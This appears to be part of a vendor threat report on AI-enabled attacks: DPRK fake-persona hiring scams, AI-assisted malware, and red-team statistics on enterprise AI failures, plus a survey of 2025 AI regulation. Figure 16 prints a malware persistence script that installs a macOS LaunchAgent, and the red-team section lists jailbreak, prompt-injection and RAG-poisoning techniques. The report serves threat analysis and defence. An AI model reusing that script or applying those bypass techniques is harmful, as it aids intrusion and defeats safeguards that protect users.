Some of the most significant underlying risks manifested in AI-enabled social engineering, data leakage through AI applications and assistants, and early misuse of agentic and semi-autonomous AI systems.

AI-enabled social engineering escalated as attackers leveraged generative AI for more convincing impersonation. Deepfake voice and video phishing ("vishing") became a documented problem in 2025. In multiple advisories, including warnings from U.S. authorities, threat actors were observed impersonating officials via AI-generated voices and messages.[2] Attackers are using AI to produce convincing deepfake videos and voices tailored to specific roles and decision processes.

Last year also brought the first credible report of a **cyber espionage campaign involving agentic AI**. A Chinese state-sponsored group automated 80–90% of the intrusion chain with agentic AI, including recon, exploit validation, credential harvesting, lateral movement, and data exfiltration. Human operators intervened only for escalating decisions. This incident demonstrated how autonomous agents can execute the traditional attack playbook, but at machine speed—fundamentally altering how defenders must detect and respond to threats.

Beyond direct abuse of AI systems, attackers began incorporating AI into their own development workflows. In several campaigns observed by ThreatLabz, malware exhibited characteristics consistent with AI-assisted code generation, suggesting that GenAI is increasingly being used in attacks.



The following case studies ground AI risk in evidence—from GenAI-enabled deception and attack execution to red team testing that reveals how enterprise AI systems perform under real adversarial conditions.

[2] Cybersecurity Dive, **FBI warns senior US officials are being impersonated using texts, AI-based voice cloning**, May 16, 2025.

CASE STUDY

GenAI-enhanced malware and social engineering in DPRK-linked campaigns

This case study highlights how GenAI is enabling attackers to bolster their operations without fundamentally changing attacker objectives or techniques.

In the **"Contagious Interview" campaign**, linked to Democratic People's Republic of Korea–aligned activity and the broader DPRK IT Worker scheme, ThreatLabz observed threat actors weaponizing GenAI to industrialize social engineering—creating and operationalizing convincing fake personas—while using AI–assisted coding in malware development. AI is making both how attackers get in and what they do afterward is harder to distinguish from legitimate activity, raising the bar for detection and response.

Resource Development & Social Engineering (Interview Deception)

The campaign begins with fabricating digital identities using GenAI technology, creating comprehensive study guides, generating professional yet untraceable profile pictures, and employing deepfake and voice manipulation tools to mask their identities during remote interviews. This deception is designed to bypass vetting processes and secure sensitive technical positions.

The following findings underscore just how heavily the interview preparation phase of the operation relies on AI.

AI-GENERATED STUDY GUIDES FOR INTERVIEW MASTERY

Threat actors produce detailed instructional playbooks using GenAI to prepare for technical interviews.

Example: A single "study guide" consists of 70+ pages and covers complex questions in fields like Backend Engineering and Web3 Development.

Key indicators of AI:

- Responses in the guides include hallmark phrases, such as "Certainly!" (figure 12).
- Residual elements of markdown formatting, strongly suggesting a direct copy-and-paste action from the output generated by the AI model (figure 13).




Figure 12: Playbook Q&A response exhibiting hallmark GenAI phrasing




Figure 13: Markdown formatting that indicates it was likely copied directly from a GenAI output

IDENTITY FABRICATION USING AI-ASSISTED IMAGE EDITING

DPRK IT workers use AI image generation and editing technology to create fake digital identities for resumes, promotional webpages, and GitHub profiles.

Example: AI-generated images include enhanced headshots that appear more professional or adopt Western aesthetics. Backgrounds are often removed or modified to disguise their working environment.

Key indicators of AI:

- Images demonstrate overly professional, edited features appearing unnatural (figure 14).
- Evidence of AI-executed background removal detected in the metadata or visual artifacts of the images (figure 15).

Figure 14: Original image (left) and AI-edited images (right)




Figure 15: AI-enhanced profile picture

Initial Access: Trojanized Software Delivery

Once access is secured, the threat actors use phishing and social engineering techniques to target victims, such as cryptocurrency engineers. Victims are persuaded to download trojanized software, like modified Node Package Manager (NPM) packages, disguising malicious tools as legitimate development resources to establish an initial foothold.

Crucially, during our monitoring, several of these malicious scripts exhibited distinct indicators of having been generated by artificial intelligence. As shown in figure 16, the code featured meticulous indentation, well–formed error messages, and a notable use of emojis, a signature characteristic we attribute to a particular GenAI engine used for source code production.

```
if [ ! -f package.json ]; then
    echo "[ERROR] package.json not found in $PROJECT_DIR"
    echo "💡 Please place this script inside your Node.js project folder."
    exit 1
fi

echo "Installing project dependencies..."
npm install

# === OPTIONAL: Auto-start on macOS login ===
PLIST=~/Library/LaunchAgents/com.local.drvierUpdate.plist
mkdir -p ~/Library/LaunchAgents

cat > "$PLIST" <<EOL
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
    "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.local.drvierUpdate</string>
    <key>ProgramArguments</key>
    <array>
        <string>/bin/bash</string>
        <string>$PROJECT_DIR/drivfixer.sh</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
</dict>
</plist>
EOL

chmod 644 "$PLIST"
launchctl load -w "$PLIST"

echo "✅ Setup complete. Your Node.js app will auto-start on login."
```

Figure 16: A Bash script to implant persistent JavaScript malware that suggests development with GenAI

Execution of Staged Payloads

After deployment, the malicious software executes staged JavaScript payloads. These scripts establish a foothold in the compromised environment by ensuring persistence and preparing the target system for further exploitation.

Further Integration and Lateral Movement


Once embedded, the threat actors use their access to intellectual property, software, and financial systems within global firms to generate illicit revenue for the DPRK regime.

Ongoing Exploitation of GitHub

To enhance their professional credibility, DPRK IT workers maintain GitHub repositories containing AI-generated or stolen code, sometimes including malicious tools. ThreatLabz has uncovered several code repositories that strongly suggest their use in preparation for or during technical interview processes. The nature of the tools and applications found indicates a sophisticated attempt to obscure identity and enhance presentation, often leveraging GenAI technology.

Type	Repository Name	Purpose
Interview	voice-pro	Voice conversion application for altering existing voice recordings, similar to ElevenLabs.
	VoiceAgent	AI-powered voice agent capable of making phone calls, scheduling appointments, and generating call summaries.
	VoiceCraft	Tool for generating speech from text, enabling the creation of synthetic voices.
	Phone-Interview	Application for conducting automated phone interviews with candidates.
	Face_Swap	Software for performing video face swapping, enabling the use of deepfake technologies for visual identity manipulation.
Image creation	ImageAI - Image generator	Generative image application for creating synthetic images, including profile pictures, for digital persona fabrication.
	headshots_ai_mvp	AI-powered tool for creating professional-looking headshots, optimized for resumes, job portals, and social media platforms.
General	chatbot-ui	AI chatbot utilizing conversational AI technology for generating technical answers, practicing interviews, or assisting during interviews. Voice-enabled chatbot for providing text-to-speech or conversational audio capabilities.

This streamlined chain highlights how DPRK workers are weaponizing GenAI as an efficiency multiplier, enabling sophisticated insider operations.



CASE STUDY

Emerging AI indicators in campaign targeting the South Asia region

As more evidence of AI-assisted malware development surfaces in the wild, Zscaler threat researchers identified code-level artifacts consistent with AI tooling in a separate campaign dubbed “Sheet Attack.” The campaign targets the South Asia region and is linked to Pakistani-based threat actors who use PDF lures to trick victims into downloading an archive that contains a malicious .LNK file along with an encrypted payload. When clicked on, the file installs the SHEETCREEP backdoor, which establishes command-and-control through Google sheets, allowing malicious activity to blend into legitimate enterprise traffic.

During analysis of certain variants of the SHEETCREEP backdoor, our researchers observed an unusual coding artifact: emojis embedded in error-logging routines. This stylistic trait is uncommon in traditionally authored malware and is increasingly associated with AI-assisted coding tools and development.

Additional technical details and deeper insights into this campaign will be shared via the **ThreatLabz research blog**.

```
catch (ArgumentNullException ex)
{
    Console.WriteLine("❌ Config is missing required values: " + ex.Message);
    sheetsService = null;
}
catch (InvalidOperationException ex2)
{
    Console.WriteLine("❌ Private key format is invalid: " + ex2.Message);
    sheetsService = null;
}
catch (Exception ex3)
{
    Console.WriteLine("❌ Unexpected error while creating credentials: " + ex3.Message);
    sheetsService = null;
}
return sheetsService;
```

Figure 17: Screenshot of verbose error logging in the backdoor code, including emojis that indicate AI-assisted development

CASE STUDY

What's really breaking in enterprise AI systems

AI security discussions often focus on hypothetical risks or future threats. This case study looks at something more practical: what fails today when enterprise AI systems are tested under real adversarial conditions.

This analysis is based on exploit data produced through Zscaler red teaming, conducted across 25+ enterprise environments, encompassing more than 222,000 adversarial attacks of which approximately 199,000 completed successfully without error. The result is a clear, data-backed view into how modern AI applications behave once exposed to realistic pressure.

How fast do AI systems break?

They break almost immediately. When full adversarial scans are run, critical vulnerabilities surface within minutes—and sometimes faster:

16 MINUTES	1 HOUR 27 MINUTES	01 SECOND
Median time to first critical failure	90% of systems failed within this timeframe	Fastest observed failure

In several instances, a single prompt was enough to trigger a high-severity issue. This confirms that AI risk is present from the very first interaction.

Where failures happen most often

Platform data shows that enterprise AI system failure clusters around core behavioral and safety controls, not obscure edge cases.

Rank	Probe Category	Fall %
01	Bias	49%
02	Off Topic	47%
03	Manipulation	45%
04	Competitor Check	45%
05	Intentional Misuse	44%
06	Q&A	44%
07	URL Check	43%
08	URL Check – One Shot	36%
09	Privacy Violation	33%
10	Phishing	30%

Bias (49%), off-topic responses (47%), and manipulation (45%) top the list, followed closely by competitor check, intentional misuse, and Q&A stability (all 44—45%). These categories reflect everyday enterprise expectations to stay on task, follow policy, avoid manipulation, and provide reliable answers. Yet, they are where models most often fail.

Structural checks and verification-oriented tasks such as URL validation also break frequently, revealing limitations in AI reasoning and grounding. At the same time, privacy and phishing-related probes show that models can still be coerced into exposing sensitive data or participating in harmful workflows.

Vulnerabilities span multiple risk domains

Across all environments tested, Zscaler red teaming identified a high volume of vulnerabilities per AI system, with failures spread across multiple risk domains.

Security	64 pairs (67.3684%)
Safety	61 pairs (64.2105%)
Business Alignment	57 pairs (60.0%)
Hallucination & Trustworthiness	40 pairs (42.1053%)
Custom	18 pairs (18.9474%)

Security issues (67%) were the most common, but safety (64%) and business alignment (60%) followed closely, indicating that models struggle not just with protection but with staying within defined task and policy boundaries. Hallucination and trust failures (42%) remain widespread, while custom, domain-specific tests (19%) also surfaced meaningful weaknesses.

Critical failures are universal

Every AI system tested failed at least once. Across all targets, 100% exhibited one or more critical vulnerabilities. These are not rare misconfigurations or unusual deployments. They are universal traits of enterprise AI systems today.

For security leaders, this reinforces a simple reality: no AI system is safe by default, and continuous adversarial testing is mandatory, not optional.

Most enterprises fail on the very first test

In 72% of enterprises, the very first test executed uncovered a critical vulnerability. This shows how quickly high-severity risks surface once systems are exposed to adversarial pressure—most organizations don't need hours of testing to fail; they fail immediately. For CISOs, this underscores that critical risk is present from day one, even in mature environments, and must be addressed with continuous testing and runtime controls.

KEY FINDING

Our red teaming **experts uncovered one or more critical vulnerabilities** in 100% of systems tested, proving that no AI system is safe by default.

Most common successful exploits




Figure 18: Breakdown of top variations (exploit techniques that modify inputs) by failure rate. Only variation types with ≥50 attempts are included.

SUCCESSFUL EXPLOITS CONSISTENTLY FALL INTO FOUR CATEGORIES:

1. **Data leakage:** Frequent failures involving privacy, PII exposure, context leakage, and Base64/translation variations show how easily models can be induced to reveal sensitive information.
2. **Prompt injection and manipulation:** High failure rates across manipulation, off-topic prompts, unstable Q&A, and language or encoding variations (LeetSpeak, Multilanguage, StringJoin) reveal brittle guardrails that break with minor input changes.
3. **Jailbreaks and harmful content:** Multimodal variations like DALL-E images, Salt-and-pepper noise, Gaussian filters, and mirrored images routinely bypass safety mechanisms.
4. **RAG poisoning and trust failures:** Hallucination, RAG precision, and grounding-related variations (Translate, ImplicitVariation) show how easily retrieval pipelines can be misled or corrupted.

Across text, image, audio, and encoded inputs, attackers succeed by changing format, language, or structure—how a request is expressed—revealing broad systemic weaknesses in enterprise AI systems.

Simplicity wins: the most effective attack strategies

The most effective attacks are often the least complex:

- One-shot attacks achieve the highest failure rate (60%), with the largest sample size, proving many systems fail without escalation or chaining.
- Tree of Attacks, Crescendo, and Multi-Shot methods consistently degrade model behavior under iterative pressure.
- Even defensive-aware strategies, including retries and multi-step prompts, continue to succeed, exploiting weaknesses in reasoning, memory, and safety alignment.




Figure 19: Breakdown of top variations (exploit techniques that modify inputs) by failure rate. Only variation types with ≥50 attempts are included.

WHAT THIS MEANS FOR SECURITY TEAMS

This case study demonstrates that enterprise AI risk is inherent and persistent. Failures repeatedly surface in known risk areas and do so almost immediately once systems are tested. Without continuous testing and controls, AI systems introduce material risk from the moment models are deployed.

The Latest Phase_ of AI Governance

In 2025, the focus expanded from ethical principles and how AI should behave to how securely it must operate. With this came new mandates for risk controls, testing, and ongoing oversight across the globe.

Security at the center of the EU AI Act amid shifting timelines


The European Union Artificial Intelligence Act remains the most comprehensive AI regulatory framework, but implementation timelines and enforcement expectations are in flux. In late 2025, the European Commission proposed extending compliance deadlines for the riskiest parts of the law, particularly high-risk AI systems (used in healthcare, law enforcement, etc.), to December 2027, contingent on parliament and member states approvals.[3] At the same time, new guidance and support platforms are being rolled out to help organizations navigate requirements such as incident reporting and conformity assessments.[4]

Organizations must treat the EU AI Act not as a static compliance deadline but as a moving target, requiring ongoing readiness and proactive security controls.

U.S. AI governance leans on standards, not statutes

The United States still lacks comprehensive federal AI law, but 2025 marked a clear pivot in how the U.S. government thinks about AI: national competitiveness first, with security and governance routed through standards and agency policy rather than broad regulation. The National Institute of Standards and Technology (NIST) continues to lead adoption of the AI Risk Management Framework[5] as the baseline for secure development, adversarial testing, and operational assurances.

In December 2025, the Administration issued an executive order aimed at preempting or challenging state AI laws that conflict with a national AI policy framework and directing agencies to pursue federal standards and litigation where necessary.[6] Despite this, several states (including New York)[7] continue to advance their own AI safety laws, underscoring that U.S. AI regulation in 2026 will involve navigating a complex federal-state policy environment.



[3] Reuters, EU to delay 'high risk' AI rules until 2027 after Big Tech pushback, November 19, 2025.

[4] European Commission, Commission launches AI Act Service Desk and Single Information Platform to support AI Act implementation, October 8, 2025.

[5] NIST, AI Risk Management Framework.

[6] Axios, Executive order targeting state AI laws, December 11, 2025.

[7] Axios, N.Y. Gov. Kathy Hochul signs sweeping AI safety bill, December 19, 2025.

APAC accelerates secure AI adoption

Across the Asia–Pacific region, governments continue to advance AI strategies that explicitly link rapid adoption with security and resilience. Many APAC economies are emphasizing practical governance frameworks and risk-based controls that can scale alongside AI deployment.

Japan took a major step in 2025 with the passage of its first comprehensive AI law, the AI Promotion Act,[8] in May 2025, establishing a national blueprint that promotes AI R&D and deployment while formally recognizing the need to manage associated risks.

India followed with its 2025 AI Governance Guidelines,[9] a broad framework aimed at "Safe and Trusted AI." These guidelines tie AI adoption closely to the country's Digital Public Infrastructure and set expectations for data governance, algorithmic transparency, and risk management, particularly for large-scale public services and financial systems.

Singapore continued to mature its AI governance ecosystem through 2025, expanding its AI Verify testing framework and related GenAI assurance initiatives,[10] shifting further toward continuous testing, monitoring, and assurance.

Australia also advanced its approach through Guidance for AI Adoption released in October 2025[11] alongside its Safe and Responsible AI agenda—efforts that emphasize guardrails, testing, and stronger oversight for higher-risk deployments, particularly in regulated sectors.

With several substantial 2025 frameworks moving forward in parallel, APAC is increasingly positioning itself as a global leader in pragmatic, security-first AI innovation and adoption.

Expectations for AI security should rise sharply in 2026. Even as global and regional governance evolve—and enforcement remains uneven—organizations will need to take ownership of securing their AI adoption. Policymakers may push for evidence-based controls, but converging frameworks alone won't reduce risk. AI success will ultimately depend on internal security discipline. Organizations that implement zero trust, continuously test models, and monitor for evolving threats will be best positioned to deploy AI responsibly.

[8] IT Business Today, Japan's AI Regulation is a Significant Step Forward with the AI Promotion Act, October 29, 2025.

[9] AI, Data & Analytics Network, India unveils new AI governance guidelines to encourage responsible adoption, November 6, 2025.

[10] IMDA, Singapore launches new tools to help businesses protect data and deploy AI in a trusted ecosystem, July 7, 2025.

[11] Australian Government, DISR, Guidance for AI Adoption, October 21, 2025.

